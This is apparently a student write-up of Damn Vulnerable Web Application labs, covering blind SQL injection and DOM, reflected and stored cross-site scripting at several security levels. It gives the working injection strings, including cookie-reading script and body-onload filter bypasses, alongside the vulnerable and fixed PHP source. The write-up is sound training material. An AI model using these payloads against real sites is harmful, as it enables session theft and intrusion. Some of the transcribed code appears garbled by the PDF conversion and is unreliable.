
```

Our methodology follows the same logic as the high-level SQLi attack. Terminate the given query early with a single quote (') and chain an *OR* to check for the database's version before commenting out the rest of the query to dismiss the *LIMIT 1* constraint of the query. The input would, thus, be:

' OR VERSION()="10.11.4-MariaDB-1"; --



d. Impossible



Since a blind SQLi is practically the same as a SQLi, with the exception of the output shown to the user, the same methods used to protect against SQLi attacks are used to protect against blind SQLi attacks.

Mainly, the data type of the input is being verified as an integer and instead of enclosing the *id* in quotes or have it concatenated within the string, it is parametrized in a bind.

III. Cross-Site Scripting (XSS) Challenges


Cross-site scripting attacks are a type of injection attack where the input of one user is subsequently output to another user. The vulnerability arises from the fact that most websites or services typically trust the input or output enough not to validate.

Victims of such attacks would typically be vulnerable to whatever commands the attacker can sneak through the site's validation. As these attacks are based on websites not validating input effectively, visitors of these websites could be prone to information leakage, adware, clickjacking, or whatever the malicious script's payload is.

1. XSS (DOM)

DOM XSS is a special instance of Reflected XSS where the code is hidden somewhere in the URL.

Our objective is to steal the cookie of a logged in user by running our own malicious JavaScript code in the victim's own browser.



The screenshot shows a Mozilla Firefox browser window with the address bar set to "localhost/DVWA/vulnerabilities/view_help.php?id=xss_d&security=low&locale=en". The main content area displays the "Help - Cross Site Scripting (DOM Based)" challenge. The "About" section explains that DOM-Based XSS is a special case of reflected XSS where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. It notes that this can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content. The "Objective" section states the goal: "Run your own JavaScript in another user's browser, use this to steal the cookie of a logged in user." Below this, there are three levels: "Low Level", "Medium Level", and "High Level", each with a "Spoiler" link followed by a redacted answer. The "Low Level" spoiler contains the text "Low level will not check the requested input, before including it to be used in the output text." The "Medium Level" spoiler contains the text "The developer has tried to add a simple pattern matching to remove any references to <script> to disable any JavaScript. Find a way to run JavaScript without using the script tags." The "High Level" spoiler contains the text "The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server."

Before starting, we used the browser's storage tab in the inspection menu to check what cookies are available. We noticed that the security level of the challenge we're currently attempting to solve is set as a cookie, which we will thus be trying to retrieve.

The screenshot shows a Firefox browser window with the DVWA DOM XSS attack page loaded at `localhost/DVWA/vulnerabilities/xss_d/`. The page title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, a sidebar lists various attack types, with "XSS (DOM)" highlighted. The main content area contains a language selection dropdown set to "English". Below it is a "More Information" section with three links: <https://owasp.org/www-community/attacks/xss/>, https://owasp.org/www-community/attacks/DOM_Based_XSS, and <https://www.acunetix.com/blog/articles/dom-xss-explained/>.

On the right, the browser's developer tools (Storage tab) are open, showing a list of cookies. One cookie, "security", is selected and has its details expanded. The cookie's value is "low". Other cookie details include:

- Name:** security
- Value:** low
- Domain:** localhost
- Path:** /
- Expires/Max-Age:** Thu, 23 Nov 2023 13:58:12 GMT
- Size:** 11
- Created:** Wed, 22 Nov 2023 13:58:12 GMT
- Domain:** localhost
- Expires/Max-Age:** Session
- HttpOnly:** false
- Last Accessed:** Wed, 22 Nov 2023 14:04:09 GMT
- Path:** /
- SameSite:** None
- Secure:** false
- Sticky:** true

a. Low

Before executing the attack, we tested the page to try to analyze its behavior. Upon submission the URL changes as to add an extra `?default=English` section which indicates the default option to be highlighted in the HTML select menu.

The two screenshots show the DVWA interface during an XSS attack. The left screenshot shows the "DVWA DOM XSS An Exploit" page with a payload being injected into a dropdown menu. The right screenshot shows the resulting page where the payload has been reflected back, changing the dropdown's appearance.

This level's source code is provided by the following:

```

# White list the allowable languages
switch ($_GET['default']) {
    case "French":
    case "Spanish":
    case "German":
    case "Spanish":
        # ok
        break;
    default:
        header ("location: ?default=English");
        exit;
}
?>

Medium Unknown Vulnerability Source
<?php
// Is there any input?
if (array_key_exists("default", $_GET) && !is_null($_GET['default'])) {
    $default = $_GET['default'];


    # Do not allow script tags
    if (stripos($default, '<script') !== false) {
        header ("location: ?default=English");
        exit;
    }
}
?>

Low Unknown Vulnerability Source
<?php
# No protections, anything goes
?>

```

Upon inspection, we notice that input validation does not execute for this security level.

The URL containing the malicious script appends `?default=<script>alert(document.cookie)</script>` to the base URL of the page.



The alert containing the cookie of low security confirms our successful DOM XSS attack.

b. Medium

The medium-security challenge attempts to filter out any "`<script>`" found in the URL to disable any JavaScript.

This level's source code is provided by the following:

The screenshot shows the DVWA application interface. At the top, it says "Source :: Damn Vulnerable Web Application (DVWA) - Chromium". Below this, there are two sections of code:

Medium Unknown Vulnerability Source

```
# white list the allowable languages
switch ($_GET['default']) {
    case "French":
    case "English":
    case "German":
    case "Spanish":
        $ok = true;
        break;
    default:
        header ("Location: ?default=English");
        exit;
}
?>
```

Low Unknown Vulnerability Source


```
<php
// Is there any input?
if (!array_key_exists("default", $_GET) && !is_null($_GET['default'])) {
    $default = $_GET['default'];
}

# Do not allow script tags
if (stripos($default, '<script') === false) {
    header ("Location: ?default=English");
    exit;
}
?>
```

At the bottom left, there is a "Back" button.

We are, however, able to execute JavaScript on page load by setting the *onload eventListener* on the *body* HTML element. This executes whatever code is provided as soon as the *body* is loaded.

We tried inserting different HTML elements by replacing the *<script>* tags of the low-security level by the tags of elements we're trying to insert. However, upon using the inspect tool, we noticed that the code was not changing as we expect. The text within the tags was inserted into the DOM but the tags themselves.




The malicious section added to the base URL is as follows: “?default=</select><body onload=”alert(document.cookie)”>HELLO</body>” since the only tag that would alter the HTML page was closing <select>.

This overrides the attributes of the *body* element since only one body can exist per page. The resulting alert is shown in the next screenshot.

The *security=medium* alert message confirms our successful DOM XSS attack.

c. High

The high-security challenge whitelists only allowed languages to be submitted, so we need to run our script without it going to the server. The list of whitelisted languages is viewable in this level's source code provided by the following:



```
<?php

// Is there any input?
if (array_key_exists('default', $_GET) && !is_null($_GET['default'])) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French";
        case "English";
        case "German";
        case "Spanish";
        # OK
        break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>

High Unknown Vulnerability Source

<?php

// Is there any input?
if (array_key_exists('default', $_GET) && !is_null($_GET['default'])) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French";
        case "English";
        case "German";
        case "Spanish";
        # OK
        break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>

Medium Unknown Vulnerability Source


<?php

// Is there any input?
if (array_key_exists('default', $_GET) && !is_null($_GET['default'])) {
    $default = $_GET['default'];



    # Do not allow script tags
    if (stripos($default, '<script>') !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```



To test the page's behavior, we attempted to add `?default=x` to the base URL. The URL resets to `?default=English`.



Referencing this challenge's spoiler, anything that follows the `#` symbol in the URL is not run by the server, so the malicious URL is now: `?default=English#<script>alert(document.cookie)</script>`



However, since the page was already cached in memory, the malicious script did not execute. A different result appeared when we changed the language from English to French, hence resulting in the following part of the URL: `?default=French#<script>alert(document.cookie)</script>`



The `Security=high` alert message confirms our successful DOM XSS attack.

d. Impossible

This screenshot shows the DVWA interface with the 'Impossible' section selected. It displays the source code for 'vulnerabilities/xss_d/source/impossible.php'. The code contains a single line of PHP: `<?php # Don't need to do anything, protection handled on the client side ?>`. Below the code, there is a button labeled 'Compare All Levels'.

2. XSS (Reflected)

Reflected XSS includes malicious code that is not stored in the remote web application.

Our objective is to, once again, steal the cookie of a logged in user.

The screenshot shows the DVWA Help - Cross Site Scripting (Reflected) page. It includes sections for About, Objective, Low Level, Medium Level, and High Level, each with a 'Spoiler' link. The Low Level section notes that it will not check requested input before including it in output. The Medium Level section notes that developers try to remove <script> tags. The High Level section notes that developers believe they can disable all JavaScript by removing <></></> patterns.

a. Low

Before implementing the attack, we tested to check the page's behavior against typical input.

The two screenshots show the DVWA interface after a XSS attack. The left screenshot shows the input field with 'what's your name?<script>alert(1)</script>' and the right screenshot shows the resulting page where the alert message has been executed.

The source code for this level is provided by the following:

```

echo "<pre>Hello {$name}</pre>";
}
?>

Medium Reflected XSS Source

<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>

Low Reflected XSS Source

<?php

header ("X-XSS-Protection: 0");


// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>

<-- Back

```

Since no input validation is performed, we were able to extract the cookie by inserting `<script>alert(document.cookie)</script>` into the textbox.



The `security=low` alert message indicates a successful Reflected XSS attack.

b. Medium

The level of the challenge attempts to restrict user input by filtering out any `<scripts>` recorded as input as provided by the following source code:

The screenshot shows the DVWA Reflected XSS page. At the top, the browser title is "Source : Damn Vulnerable Web Application (DVWA) — Mozilla Firefox". Below it, the URL is "localhost/DVWA/vulnerabilities/view_source_all.php?id=xss_r". The page content displays two blocks of PHP code:

```

Medium Reflected XSS Source
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello $name</pre>";
}

?>

Low Reflected XSS Source
<?php
header ("X-XSS-Protection: 0");


// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>

```

At the bottom left is a "Back" button.


Similarly to the DOM XSS, however, we were able to maneuver around this restriction by overriding the *body*'s *onload* attribute to *onload="alert(document.cookie)"* via the input *<body onload="alert(document.cookie)"></body>*



The *security=medium* alert message confirms our successful Reflected XSS attack.

c. High

We, again, tested the behavior of the page against typical input from the user.



This level of the challenge uses a more advanced pattern to filter out any combination of `<script>`. This level's source code is provided by the following:

```

// Get Input
$name = htmlspecialchars( $_GET[ 'name' ] );

// Feedback for end user
echo "<pre>Hello $name</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>

High Reflected XSS Source
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get Input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );


    // Feedback for end user
    echo "<pre>Hello $name</pre>";
}
?>

Medium Reflected XSS Source
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get Input
}

```

This restriction does not affect us since we've already completely disregarded the `<script>` tags when solving the medium-level challenge. Therefore, we simply reiterate over our method for solving the medium-level challenge: override the `onload` attribute of the `body` element to `alert(document.cookie)` by inserting into the textbox: `<body onload="alert(document.cookie)"></body>`



The *security=high* alert message confirms our successful Reflected XSS attack.

d. Impossible

```

<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello $name</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

This level's provided source code shows that the user input is handled by the *htmlspecialchars* function to transform special characters into their HTML string representation. This hinders any possible attempts to run scripts (the less than '`<`' and greater than '`>`' symbols can no longer be used in the input as well as both single and double quotation marks) and protects the service against Reflected XSS attacks.

3. XSS (Stored)

Stored XSS attacks are permanent since they are stored in the database of the web service. Consequently, these attacks are executed every time a user visits the page (regardless of whether malicious content was added to the URL).

Help - Cross Site Scripting (Stored)

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.

Objective
Redirect everyone to a web page of your choosing.

Low Level
Low level will not check the requested input, before including it to be used in the output text.
Spoiler: [REDACTED]

Medium Level
The developer had added some protection, however hasn't done every field the same way.
